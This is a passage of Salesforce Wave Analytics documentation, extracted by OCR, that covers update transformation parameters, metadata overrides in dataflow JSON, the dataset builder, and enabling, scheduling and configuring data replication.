         "update_columns": {
            "Name": "NewAccountName",
            "CreatedDate":"NewCreatedDate",
            "AnnualRevenue":"NewAnnualRevenue"
      }
   },
   "Register_UpdatedAccountRecords": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Accounts",
         "name": "Accounts",
         "source": "Update_AccountRecords"
      }
   }
}
```

update Parameters

When you define an update transformation, you set the action attribute to `update` and specify the parameters.

update Parameters

When you define an update transformation, you set the action attribute to `update` and specify the parameters.

The following table describes the input parameters.

Parameter	Required?	Value
left	Yes	Node in the dataflow definition file that identifies the dataset that contains the records that you want to update.
right	Yes	Node in the dataflow definition file that identifies the lookup dataset that contains the new values.
left_key	Yes	Key column in the left dataset used to match records in the other dataset. If you use a composite key, the left and right keys must have the same number of columns in the same order. For an example, see update Transformation on page 4044.

Parameter	Required?	Value
right_key	Yes	Key column in the right dataset used to match records in the other dataset. If you use a composite key, the left and right keys must have the same number of columns in the same order.
update_columns	No	An array of corresponding columns between the left and right datasets. Use the following syntax: `"update_columns": { "LeftColumn1": "RightColumn1", "LeftColumn2": "RightColumn2",... "LeftColumnN": "RightColumnN" }`. The value from right column replaces the value from the corresponding left column. The field types of the left and right column must match. Note: If you specify a column name that does not exist, the dataflow fails. If you do not specify this parameter, the transformation updates the left dataset by matching all columns in the right dataset with those in the left. In this case, the right column names must match exactly with the left column names. Otherwise, an error might occur.

SEE ALSO:

update Transformation

Overriding Metadata Generated by a Transformation

Optionally, you can override the metadata that is generated by a transformation. You can override object and field attributes. For example, you can change a field name that is extracted from a Salesforce object so that it appears differently in the dataset. To override the metadata, add the overrides to the Schema section of the transformation in the dataflow definition file.

In the Schema section, you can override the metadata attributes for one object only.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for an additional cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

The Schema section in this sample sfdcDigest transformation contains metadata overrides:

```
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Name" },
         { "name": "Amount" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "fields": [
               {
                  "name": "Amount",
                  "label": "Opportunity Amount"
               }
            ]
         }
      ]
   }
}
```

Object Attributes

You can override the following object attributes.

Object Attribute	Type	Description
`label`	String	The display name for the object. Can be up to 40 characters. Example: `"label": "Sales Data"`
`description`	String	The description of the object. Must be less than 1,000 characters. Add a description to annotate an object in the dataflow definition file. This description is not visible to users in the Wave Analytics user interface. Example: `"description": "The SalesData object tracks basic sales data."`
`fields`	Array	The array of fields for this object.

Field Attributes

You can override attributes of each specified dataset field.

Field Attribute	Type	Description

`name`	String	Name of the field in the dataset. Identifies the field that you want to override.
		Examples:
		`"name": "Amount"`
		`"name": "Role.Name"`

`label`	String	The display name for the field. Can be up to 255 characters. Example: `"label": "Opportunity Amount"`
`description`	String	The description of the field. Must be less than 1,000 characters. Add a description to annotate a field in the dataflow definition file. This description is not visible to users in the Wave Analytics user interface. Example: `"description": "The Amount field contains the opportunity amount."`
`isSystemField`	Boolean	Indicates whether this field is a system field to be excluded from query results. Example: `"isSystemField": false`
`format`	String	The display format of the numeric value. Examples: `"format": "$#,##0.00" (Numeric)` For more information about valid formats, see Numeric Formats.

Numeric Formats

An example of a typical numeric value is $1,000,000.99, which is represented as $#,##0.00. You are required to specify the precision and scale of the number. The format is specified by using the following symbols:

Symbol	Meaning
0	One digit
#	Zero or 1 digit
.	This symbol is the default decimal separator. Use the `decimalSeparator` field to set the decimal separator to a different symbol.
-	Minus sign
,	Grouping separator
$	Currency sign

Note: The format for numeric values isn't used in data ingestion. It is used only to specify how numeric values are formatted when displayed in the UI. Also, you can't override date formats.

Example: Let's consider an example where you want to override the following object and field attributes that the sfdcDigest transformation extracts from the Opportunity object.

Object/Field	Attribute Changes
Opportunity object	• Change the object label to "Sales Opportunities" • Add an object description
Id field	• Change the field label to "Opportunity Id" • Hide the field from queries
Amount field	• Change the field label to "Opportunity Amount" • Change the format to $#,##0.00
CloseDate field	• Change the field label to "Closing Date"

To override the attributes, you add the Schema section with the override values to sfdcDigest in the dataflow definition file.


```
{
"Extract_Opportunities": {
   "action": "sfdcDigest",
   "parameters": {
      "object": "Opportunity",
      "fields": [
         { "name": "Id" },
         { "name": "Name" },
         { "name": "Amount" },
         { "name": "StageName" },
         { "name": "CloseDate" },
         { "name": "AccountId" },
         { "name": "OwnerId" }
      ]
   },
   "schema": {
      "objects": [
         {
            "label":"Sales Opportunities",
            "description": "These are all sales opportunities.",
            "fields": [
               {
                  "name": "Id",
                  "label": "Opportunity Id",
                  "isSystemField": true
               },
               {
                  "name": "Amount",
                  "label": "Opportunity Amount",
```

```
                "format": "$#,##0.00"
            },
            {
                "name": "CloseDate",
                "label": "Closing Date"
            }
        ]
    }
  ]
}
},
 "Register_Dataset_Opportunities": {
   "action": "sfdcRegister",
   "parameters": {
      "source": "Extract_Opportunities",
      "alias": "Opportunities",
      "name": "Opportunities"
      }
   }
}
```

Create a Dataset with the Dataset Builder

You can use the dataset builder to create a single dataset based on data from one or more Salesforce objects. The dataset builder generates and appends the associated JSON to the dataflow definition file. The dataset is created the next time the dataflow runs. The data in the dataset refreshes each time the dataflow runs. You can also edit the dataflow definition file to add transformations that manipulate the dataset.

1. On the home page or on an app page, click **Create** > **Dataset**.
2. Click **Salesforce**.
   The dataset builder opens on the Dataset Builder tab.



EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available for an additional cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS


To access the dataset builder:

- "Edit Wave Analytics Dataflows"

3. Select the root object.

   The root object is the lowest level child object that you can add to the canvas. After you select the root object, you can add only parent objects of the root object—you can't add it's children objects. To change the root object, refresh the page and start over.

4. Hover over the root object, and then click .
   The Select Fields dialog box appears. By default, the Fields tab appears and shows all available object fields from which you can extract data.




   Note: You can view this dialog box for any object included in the canvas.

5. In the Fields tab, select the fields from which you want to extract data.

   To locate fields more quickly, you can search for them or sort them by name or type.


   Important: You must select at least one field for each object that you add to the canvas. If you add an object and don't add any of it's fields, the dataflow fails at run time.

6. In the Relationships tab, click **Join** to add the related objects to the canvas.
   When you add a related object, the related object appears in the canvas.



7. To remove a related object, click **Delete**.

   Warning: When you delete a related object, you also delete all objects that descend from the related object in the diagram. For example, if you delete Account shown below, you delete the branch that contains Account and User.




8. For each related object, select the fields from which you want to extract data.
9. To move the entire diagram, select a white space in the canvas and drag it.

   You might need to move the diagram to view a different section of the diagram.

10. To view all objects included in the canvas, click .

    The Selected Objects dialog box shows a tree structure of all objects included in the canvas. The root object appears at the top of the tree.



If you select one of the objects, the dataset builder focuses on the object by placing the object in the center of the canvas.

11. To view the associated JSON, click .

    When you create the dataset, the dataset builder appends the JSON to the dataflow definition file.

12. Click **Create Dataset**.

13. Enter the name of the dataset, and select the app that will contain the dataset if it's not already selected.

    Note: If you enter a dataset name that is already used, when you create the dataset, the dataset builder appends a number to the dataset name. For example, if you entered MyOpportunities, the dataset builder creates MyOpportunities1. The dataset name cannot exceed 80 characters.

14. Click **Create**.

    The dataset builder appends the underlying JSON to the dataflow definition file. The dataset is created the next time the dataflow runs. You can manually run the dataflow to immediately create the dataset.

Optimize Your Dataflows with Replication

Replication decouples the extract of Salesforce data from your dataflows, letting you run it on a separate schedule. By scheduling these extracts ahead of time, your dataflow has less to do and runs faster. To lighten the load even more, replication extracts Salesforce data incrementally by default, meaning that only data that's changed gets extracted.

Without replication, a dataflow performs a separate extract each time it needs data from a Salesforce object. Let's take a look at an example. Imagine your organization has three dataflows, extracting data from Salesforce objects as follows:

	Accounts	Contacts	Opportunities	Campaigns	Leads	Cases	Users
Default Dataflow	✓	✓	✓			✓	✓
Sales Wave App Dataflow	✓	✓	✓	✓	✓	✓	✓
Service Wave App Dataflow	✓	✓					✓

Every time these dataflows run, they have to extract all this Salesforce data. And the more data there is, the longer the dataflow takes to run. What's more, the dataflows are duplicating effort by performing separate extracts from the same object. For example, Accounts data is extracted by all three dataflows.

With replication, all of these extracts are performed as a separate process, which you can schedule to take place before your dataflows run.

	Accounts	Contacts	Opportunities	Campaigns	Leads	Cases	Users
Replication							

This replicated data is then available to all your dataflows, which run faster because they no longer have to extract any data—just load and transform.

Understand What Happens When You Enable Replication

When you enable replication, Wave looks at the sfdcDigest nodes in your existing **scheduled** dataflows to see which Salesforce objects and fields you're currently extracting. Using this information, Wave enables replication for each of these objects to extract the data separately. Understanding exactly what happens when you enable replication helps you identify any additional actions that you might need to take to ensure replication runs successfully.

Enable Replication

Enable replication to decouple the extract of Salesforce data from your dataflows.

Schedule, Run, and Monitor Replication

You can schedule replication to run automatically, or run it manually, and monitor its progress, all in the data manager.

Extract Data Incrementally in Replication

By default, replication extracts data from each Salesforce object incrementally. Records are inserted, updated, or deleted to match changes in the object since the previous replication run. Because only changes are extracted, replication runs faster.

Configure Replication Settings

When a Salesforce object is enabled for replication, you can configure its replication settings to disable fields that you don't want to replicate, add a filter to only replicate specific data, or disable replication for an object. You do all this through the data manager.

Disable Replication for an Object

Disable replication for an object in the data manager to exclude it from replication.

Add Objects and Fields to Replication

It is not possible to add objects or fields to replication in the data manager. To add an object, add an sfdcDigest node for it to one of your dataflows. To add a field for an object, add it to an existing sfdcDigest node for the object in one of your dataflows. The new object or field is added automatically to replication when you upload the updated dataflow definition file.

Considerations When Creating or Updating Dataflows with Replication Enabled

If you have enabled replication, here are some things to keep in mind the next time you create or update one of your dataflows.

Considerations When Using Wizard-Based Wave Apps with Replication

If you use wizard-based Wave Analytics apps, such as Sales or Service Wave, here are some things to consider before and after you enable replication.

Replication Limits and Limitations

Here are some things to consider when you're working with replication.

Understand What Happens When You Enable Replication

When you enable replication, Wave looks at the sfdcDigest nodes in your existing **scheduled** dataflows to see which Salesforce objects and fields you're currently extracting. Using this information, Wave enables replication for each of these objects to extract the data separately. Understanding exactly what happens when you enable replication helps you identify any additional actions that you might need to take to ensure replication runs successfully.

Here's what happens, and the action we recommend that you take.

Your Existing Dataflows Are Validated

Because replication is based on your existing dataflows, Wave validates your scheduled dataflows to ensure that they are error free. Although dataflows with errors are not considered for replication, Wave alerts you to any errors in sfdcDigest nodes when you enable replication.

Recommended Action

Before you enable replication, review you scheduled dataflows for errors. In particular, look out for incorrect object or field names in sfdcDigest nodes. If you see errors displayed when you enable replication, fix them in your dataflows before you continue. When you fix errors in a dataflow, Wave automatically considers it for replication when you upload the dataflow definition file.

Important: Wave does not consider unscheduled dataflows when you enable replication. Make sure that any dataflow that you want to be considered is scheduled. See Reschedule and Unschedule a Dataflow.

Your Dataflows Are Processed in Order of Dataflow Creation Date

Wave considers the sfdcDigest nodes in your dataflows in the order in which they were created. If there are multiple sfdcDigest nodes for the same object in your dataflows, they are merged. If there are conflicts with object-level parameters, the values from the most recently created dataflow are used for replication. Consider the following example dataflows, each containing an sfdcDigest node for the Opportunity object:

Dataflow A (Created 08/01/2016)

```
{
  "Extract_OpportunitiesA": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": false,
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "StageName" },
           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

Dataflow B (Created 08/15/2016)

```
{
  "Extract_OpportunitiesB": {
     "action": "sfdcDigest",
     "parameters": {
        "object": "Opportunity",
        "incremental": true,
        "fields": [
           { "name": "Id" },
           { "name": "Name" },
           { "name": "StageName" },
           { "name": "CloseDate" },
           { "name": "AccountId" },
           { "name": "OwnerId" }
        ]
     }
  }
```

In the resulting replication for this object, the `incremental` parameter is set to `true`, from the most recently created dataset. This also applies to other object-level attributes, such as `fullRefreshToken` and `enablePKChunking`.

Recommended Action

Review your dataflows to ensure that object-level parameters are consistent across all sfdcDigest nodes for the same object.

All Fields in Multiple sfdcDigest Nodes for an Object Are Included in Replication

If your dataflows have multiple sfdcDigest nodes for the same object, each with a different set of fields, a superset of all these fields is included in replication. In addition, if the same field has different attributes, such as `type` or `isMultivalue`, the attributes from the most recently created dataflow are used for replication. Consider the following example dataflows, each containing an sfdcDigest node for the Opportunity object:

Dataflow A (Created 08/01/2016)

```
{
   "Extract_OpportunitiesA": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id"},
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate",
"fiscalMonthOffset": 9 },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

Dataflow B (Created 08/15/2016)

```
{
   "Extract_OpportunitiesA": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fields": [
            { "name": "Id"},
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate",
"fiscalMonthOffset": 3 }
         ]
      }
   }
```

In the resulting replication for this object, the Id, Name, StageName, CloseDate, AccountId, and OwnerId are included. The `fiscalMonthOffset` attribute for CloseDate is set to `3` from the most recently created dataflow.

Recommended Action

Review the fields in the sfdcDigest nodes of your dataflows. If the resulting replication includes fields that you don't require, you can disable them in the replication settings for that object (see Configure Replication Settings). If you have field attribute conflicts, ensure that the attributes you want to use for replication are in the most recently created dataflow.

Advanced Filters on sfdcDigest Nodes Are Included in Replication

If an sfdcDigest node includes a `complexFilterConditions` parameter to apply an advanced filter, Wave adds this filter to the replication settings for that object. When there are multiple sfdcDigest nodes with complex filters for the same object, only the filter from the most recently created or updated dataflow is added to the replication settings. Wave ignores structured filters applied through `filterConditions` parameters.

Recommended Action

After you enable replication, review each object's replication settings to verify that filters have been applied correctly (see Configure Replication Settings). To use multiple filters for an object, we recommend that you remove any filter from replication settings, and add the filters to the corresponding dataflow using the filter transformation (see filter Transformation).

Note: If you have participated in the replication pilot program and have sfdcDigest node filters in your replication dataflow, these filters are not added to replication. Add these filters manually through the object's replication settings. See Configure Replication Settings.

SEE ALSO:

Configure the Dataflow

sfdcDigest Transformation

Filtering Records Extracted from a Salesforce Object

Enable Replication

Enable replication to decouple the extract of Salesforce data from your dataflows.

Important: We recommend that you read Understand What Happens When You Enable Replication before you enable replication. This will help you identify any additional actions that you might need to take to ensure replication runs successfully.

To enable replication, perform the following steps.

1. From Setup, enter `Wave Analytics` in the Quick Find box, then select **Settings**.
2. Select **Enable Replication**, and then click **Save**.

Important: After you enable replication, make sure you run replication before your dataflows next run. Dataflows with sfdcDigest nodes fail until replication has run and completed for the first time. See Schedule, Run, and Monitor Replication.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To enable replication:
- "Customize Application"

Schedule, Run, and Monitor Replication

You can schedule replication to run automatically, or run it manually, and monitor its progress, all in the data manager.

Important: After you enable replication, make sure you run replication and it completes before your dataflows next run. Dataflows with sfdcDigest nodes fail until replication has run for the first time.

Schedule Replication

Schedule replication to run automatically.

Run Replication

Run replication manually at any time in the data manager.

Monitor Replication

Monitor the progress of replication in the data manager.

Schedule Replication

Schedule replication to run automatically.

When you schedule replication, you schedule it to run for all your enabled objects at the same time. You cannot schedule separate replications for each object.

Note: A replication run counts towards your limit of 24 dataflow runs per day. For example, in an organization using the Sales Wave and Service Wave apps, a user dataflow, and replication, there are four separate dataflows. If you schedule each one to run every six hours, you will reach the daily limit. Consider this limit when you schedule replication.

To schedule replication, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager** to open the data manager.
2. In the data manager, click the Ingest tab.
   The Ingest tab displays a list of Salesforce objects enabled for replication.
3. Click **Edit Replication Schedule**.
   The schedule dialog appears.
4. Enter the frequency and then click **Save**.
5. Click **Done**.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To schedule replication:
- "Edit Wave Analytics Dataflows"

Run Replication

Run replication manually at any time in the data manager.

Note: When you run replication manually, consider that it counts towards your limit of 24 dataflow runs per day.

To run replication, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager** to open the data manager.
2. In the data manager, click the Ingest tab.
   The Ingest tab displays a list of Salesforce objects enabled for replication.
3. Click **Run Replication Now**.
   The Monitor page of the data manager opens to display the replication of each object as a separate job.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To run replication:
- "Edit Wave Analytics Dataflows"

Monitor Replication

Monitor the progress of replication in the data manager.

To monitor replication, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager** to open the data manager.
2. In the data manager, click **Monitor**.
   The Jobs View of the monitor displays information about your replication jobs.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To monitor replication:
- "Edit Wave Analytics Dataflows"

Extract Data Incrementally in Replication

By default, replication extracts data from each Salesforce object incrementally. Records are inserted, updated, or deleted to match changes in the object since the previous replication run. Because only changes are extracted, replication runs faster.

Note: A full extract is performed the first time replication runs for an object.

To turn off incremental mode for a replicated object, add the `incremental` parameter to the object's sfdcDigest node in your dataflow, and set its value to `false`. For example:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "incremental": false,
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
         ]
      }
   }
```

To force a full extract for a replicated object, add the `fullRefreshToken` parameter to the object's sfdcDigest node, and give it a random value. For example:

```
{
   "Extract_Opportunities": {
      "action": "sfdcDigest",
      "parameters": {
         "object": "Opportunity",
         "fullRefreshToken": "bb",
         "fields": [
            { "name": "Id" },
            { "name": "Name" },
            { "name": "StageName" },
            { "name": "CloseDate" },
            { "name": "AccountId" },
            { "name": "OwnerId" }
```

```
            ]
        }
    }
```

The next time you need to force a full extract for this object, change the value in the `fullRefreshToken` parameter.

Considerations When Using Incremental Extract with Replication

- If incremental mode is explicitly turned off in an sfdcDigest node, and not explicitly turned on in later nodes for the same object, it is not turned on when you enable replication. You have to manually turn it on by setting the `incremental` parameter to `true` in the dataflow.
- When you enable replication, incremental mode is not turned on for Salesforce objects that perform hard deletes on records, unless it's explicitly turned on in the dataflow.
- Changes made less than one hour before replication runs are not picked up. Bear this in mind if you have records that are frequently updated.
- As a best practice, force a full refresh regularly, using the `fullRefreshToken` parameter, to ensure that all changes are picked up.
- Formula fields can become out of sync with your replicated object in incremental mode. We recommend that you turn off incremental extracts for objects containing formula fields.
- If you make field changes in an sfdcDigest dataflow node, such as adding or removing fields, or changing attributes, Wave triggers a full extract of data the next time replication runs.

SEE ALSO:

Configure the Dataflow

sfdcDigest Transformation

Configure Replication Settings

When a Salesforce object is enabled for replication, you can configure its replication settings to disable fields that you don't want to replicate, add a filter to only replicate specific data, or disable replication for an object. You do all this through the data manager.

To configure replication settings, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager** to open the data manager.
2. In the data manager, click the Ingest tab.
   The Ingest tab displays a list of Salesforce objects enabled for replication.
3. Click an object to open its replication settings.
   A preview of the replicated data appears.
4. To disable replication for a field, hover over the field's column header and click the cross that appears.

EDITIONS


Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To configure replication settings:

- "Edit Wave Analytics Dataflows"



Note: You can't disable replication for a field that's used in a dataflow, or disable replication for an object's Id field.

5. To filter the data that's replicated, click .
   a. Enter a filter using a Salesforce Object Query Language (SOQL) WHERE clause expression. For example:
   ```
   RecordType = 'B2B' AND Status = 'Open'
   ```
   b. Click **Done**.

   Note: Your preview data does not reflect any filter you add. Filters are only applied when you save the replication settings.

6. Click **Save** to save the replication settings.

Note: If you disable replication for a field, you cannot enable it again through the replication settings. You can re-enable a field by adding it to the sfdcDigest node in your dataflow. See Add Objects and Fields to Replication.

Disable Replication for an Object

Disable replication for an object in the data manager to exclude it from replication.

Note: You can't disable replication for an object that's used in a dataflow.

To disable replication for an object, perform the following steps.

1. In Wave Analytics, click the gear icon ( ) and then click **Data Manager** to open the data manager.
2. In the data manager, click the Ingest tab.
   The Ingest tab displays a list of Salesforce objects enabled for replication.
3. Click the actions button ( ) to the right of the object and then select **Disable Replication**.
   A warning message appears.
4. Read the warning message carefully and then click **Disable**.

Note: If you disable replication for an object, you can't enable it again in the data manager. You can re-enable an object by adding an sfdcDigest node for it to your dataflow. See Add Objects and Fields to Replication.

EDITIONS

Available in Salesforce Classic and Lightning Experience.

Available for an extra cost in **Enterprise**, **Performance**, and **Unlimited** Editions. Also available in **Developer** Edition.

USER PERMISSIONS

To disable replication for an object:

- "Edit Wave Analytics Dataflows"

Add Objects and Fields to Replication

It is not possible to add objects or fields to replication in the data manager. To add an object, add an sfdcDigest node for it to one of your dataflows. To add a field for an object, add it to an existing sfdcDigest node for the object in one of your dataflows. The new object or field is added automatically to replication when you upload the updated dataflow definition file.

SEE ALSO:

Configure the Dataflow

sfdcDigest Transformation

Considerations When Creating or Updating Dataflows with Replication Enabled

If you have enabled replication, here are some things to keep in mind the next time you create or update one of your dataflows.

- Wave validates the dataflow definition file when you upload it. If you see errors displayed, correct them and upload the file again.
- Dataflow definition file uploads might take longer. This is because Wave is validating the file and using the sfdcDigest nodes to define replication settings.
- If you remove an object's sfdcDigest node from the definition file, replication is not disabled for that object. If necessary, disable replication for an object on the Replication tab of the data manager. See Disable Replication for an Object.
- If you remove a field from an sfdcDigest node in the definition file, replication is not disabled for that field. If necessary, disable replication for the field in replication settings. See Configure Replication Settings.
- If you add a field in the definition file, that field is enabled in the replication settings.
- If you unschedule the dataflow, Wave does not disable replication for the objects and fields.

Considerations When Using Wizard-Based Wave Apps with Replication

If you use wizard-based Wave Analytics apps, such as Sales or Service Wave, here are some things to consider before and after you enable replication.

Enabling Replication When You Are Already Using Wave Apps

If you already have Wave apps when you enable replication, it's important that replication includes all the Salesforce objects and fields used in these apps. If it doesn't, the affected Wave app dataflows fail. Complete these steps to ensure all the required objects and fields are included.

1. Before you enable replication, set a recurring schedule on each of your Wave app dataflows. Wave considers objects and fields in only scheduled dataflows when you first enable replication.
2. After you enable replication, check replication settings to verify that all the required objects and fields have been included. See Configure Replication Settings.
3. Run replication to ensure that all objects and fields in the Wave app dataflows have been replicated.
4. Run your Wave app dataflows to verify that they run to completion.
5. Schedule replication to run before all your dataflows, to keep your Wave app data up to date.

Creating a New Wizard-Based Wave App After Enabling Replication

When you create a wizard-based Wave app, objects and fields from the new dataflow are automatically added to replication, if they're not already included. Complete these steps after you create a Wave app.

1. Check replication settings to verify that all the required objects and fields have been included. See Configure Replication Settings.

2. Run replication to ensure that all objects in the new dataflow have been replicated.
3. Run the new Wave app dataflow.
4. Schedule the new Wave app dataflow to run after replication.

Replication Limits and Limitations

Here are some things to consider when you're working with replication.

- You can enable up to 50 objects for replication. If you are currently extracting more than 50 objects in your dataflows, contact Salesforce Customer Support before you enable replication
- Replication only performs one extract per object. Keep this in mind if you need to perform multiple extracts from the same object. For example, if you need to extract both filtered and unfiltered data from an object.
- By default, replication extracts data from each object incrementally. However, changes made less than one hour before replication runs are not picked up. Keep this in mind if you have records that are frequently updated.
- Replication counts towards your limit of 24 dataflow runs per day. For example, in an organization using the Sales Wave and Service Wave apps, a user dataflow, and replication, there are four separate dataflows. If you schedule each one to run every six hours, you will reach the daily limit.
- There is a known issue where replication does not generate notification emails.

Wave Connector for Excel Data

The Salesforce Wave Connector makes it easy to import data from Microsoft Excel 2013 to Wave Analytics.

